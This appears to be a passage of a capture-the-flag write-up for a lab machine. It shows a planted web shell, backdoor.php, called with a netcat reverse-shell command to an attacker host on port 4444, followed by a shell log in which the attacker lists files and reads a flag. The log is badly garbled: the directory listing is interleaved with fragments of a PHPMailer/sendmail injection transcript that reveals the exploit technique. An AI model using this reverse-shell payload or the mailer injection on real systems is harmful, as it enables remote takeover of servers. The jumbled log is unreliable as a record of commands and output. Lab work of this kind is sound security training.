

*We used a bash shell script on port 4444*

- How do you connect to it?

***`http:192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash`***



# Target 2



```
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 50794
ls
Security - Doc -oO/tmp -X/var/www/html/backdoor.php blah@badguy.com> 01976 <<< M
about.html /github.com/PHPMailer/PHPMailer/ 01976 <<< MIME-Version: 1.0 01976 <<
backdoor.php 1976 <<< 01976 <<< 01976 <<< [EgF] 01976 == CONNECT [127.0.0.1]
contact.php Delian-A+deh8u2; Tue, 9 Mar 2021 16:08:52 +1100 (No UCE/LIBE) login
contact.zip EHLO raven.local 01976 <<< 250-raven.local Hello localhost [127.0.0.1] plea
css EHLO raven.local 01976 <<< 250-PIPELINING 01976 <<< 250-EXPN 01976 <
elements.html IATU8CODES 01976 <<< 250-PIPELINING 01976 <<< 250-EXPN 01976 <
fonts <<< 250-SIZE 01976 <<< 250-DSW 01976 <<< 250-ETRN 01976 <<< 250-AUTH
img 01976 <<< 250 HELP 01976 >>> MAIL From: SIZE=478 01976 <<< 250 2
index.html To: 01976 >>> DATA 01976 <<< 250 2.1.5 ... Recipient ok 01976 <<< 350 3.1
js with on a line by itself 01976 >>> Received: (from www-data@localhost) 01976 >>
scss 1976 01976 >>> for blah@badguy.com; Tue, 9 Mar 2021 16:08:52 +1100 012
service.html 01976 >>> Subject: Message from Hackerman 01976 >>> X-Authentica-Warning: raven.lo
team.html 01976 >>> Subject: Message from Hackerman 01976 >>> X-Authentica-Warning: raven.lo
vendor 01976 >>> Subject: Message from Hackerman 01976 >>> X-Authentica-Warning: raven.lo
wordpress 2021 16:08:52 +1100 01976 >>> From: Vulnerable Server <"hackerman" -oO/
cd /var badguy.com> 01976 >>> Message-ID: 01976 >>> X-Mailer: PHPMailer 5.2.17 (htt
ls ME-Version: 1.0 01976 >>> Content-Type: text/plain; charset=iso-8859-1 01976 >>
backups 30 2.0.0 12958qdb001977 Message accepted for delivery 01976 >>> This is a MIME
cache 001976.1615266534/raven.local 01976 >>> 01976 >>> The original message:
lib 01976 >>> from www-data@localhost 01976 >>> 01976 >>> --- The following ac
local 01976 >>> (reason: 350 3.1.1 ... User unknown) 01976 >>> (exp
lock blah@badguy.com 01976 >>> (reason: 350 3.1.1 ... User unknown) 01976 >>> (exp
log 01976 >>> --- Transcript of session follows --- 01976 >>> 350 3.0.0 blah@badguy.com.
mail 01976 >>> >>> DATA 01976 >>> <<< 350 3.1.1 ... User unknown 01976 >>
opt 01976 >>> 01976 >>> -12958qdb001976.1615266534/raven.local 01976 >>>
run 01976 >>> Reporting-MTA: dns: raven.local 01976 >>> Arrival-Date: Tue, 9 Mar 20
spool 01976 >>> Recipient: RFC822, blah@badguy.com" 01976 >>> X-Actual-Recipient: RFC822; blah
tmp 01976 >>> failed 01976 >>> Status: 3.1.1 01976 >>> Remote-MTA: DMS- [127.0.0.1] 01976 >
www 01976 >>> Last-Attempt-Date: Tue, 9 Mar 2021 16:08:52 +1100 01976 >>> 019
cd www 01976 >>> Content-Type: message/rfc822 019
ls 01976 >>> from www-data@localhost 01976 >>> by raven.local (8.14.4/8.14.4/Submit) id
html 01976 >>> 01976 >>> X-Authentica-Warning: raven.local: Processed from que
cat flag2.txt 01976 >>> Subject: Message from Hackerman 01976 >>> X-Authentica-Warning: raven.local: Processed from que
flag2{6a8ed560f0b5358ecf844108048eb337}
16:08:52 +1100 01976 >>> From: Vulnerable Server <"hackerman\" -oO/tmp -X/var/www/
```